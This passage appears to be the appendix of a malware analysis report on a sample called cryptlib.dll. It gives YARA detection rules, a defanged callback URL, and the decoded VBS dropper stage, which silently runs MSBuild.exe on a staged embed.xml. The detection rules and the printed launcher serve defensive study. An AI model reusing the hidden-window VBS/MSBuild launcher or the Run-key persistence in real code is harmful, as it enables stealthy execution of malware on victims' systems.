        $string3 = "U2V0IG9TaGVsbCA9IENyZWF0ZU9iamVjdCAoIldzY3JpcHQuU2hlbGwiKSAKRGltIHN0ckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0L
        $string4 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii wide

        $bytes1 = { 01 02 03 04 05 06 07 08 }  // salt
        $bytes2 = { 72 69 6A 6E 64 61 65 6C 4D 61 6E 61 67 65 64 }  // ASCII for "RijndaelManaged"
        $bytes3 = { 52 66 63 32 38 39 38 44 65 72 69 76 65 42 79 74 65 73 }  // ASCII for "Rfc2898DeriveBytes"

    condition:
        $PE_magic_byte at 0 and
        any of ($string*) and
        any of ($bytes*)
}
```

```
rule cryplib_dll_embedvbs {

    meta:
        last_updated = "2024-07-25"
        author = "Diego aka (kr4dd)"
        description = "Detection of the embed.vbs file created by cryptlib.dll"

    strings:
        $str1 = "Set oShell = CreateObject (\"Wscript.Shell\")" nocase
        $str2 = "Dim strArgs" nocase
        $str3 = "strArgs = \"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MSBuild.exe C:\\Users\\Public\\embed.xml\"" nocase
        $str4 = "oShell.Run strArgs, 0, false" nocase

    condition:
        all of them

}
```

```
rule cryplib_dll_embedxml {

    meta:
        last_updated = "2024-07-25"
        author = "Diego aka (kr4dd)"
        description = "Detection of the embed.xml file created by cryptlib.dll"

    strings:
        $memStream = "new System.IO.MemoryStream()" ascii wide
        $deflateStream = "new System.IO.Compression.DeflateStream" ascii wide
        $base64String = "System.Convert.FromBase64String" ascii wide

        //"System.Reflection.Assembly.Load" ascii wide
        $assemblyLoad = { 53 79 73 74 65 6D 2E 52 65 66 6C 65 63 74 69 6F 6E 2E 41 73 73 65 6D 62 6C 79 2E 4C 6F 61 64 28 }

    condition:
        all of ($memStream, $deflateStream, $base64String, $assemblyLoad)

}
```

B. Callback URLs

Domain	Port
hxxp://srv[.]masterchiefsgruntemporium[.]local/	80

C. VBS Code MSBuild.exe

"text2" variable base64 content.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

Fig X: Process and execute the file "C:\Users\Public\embed.xml".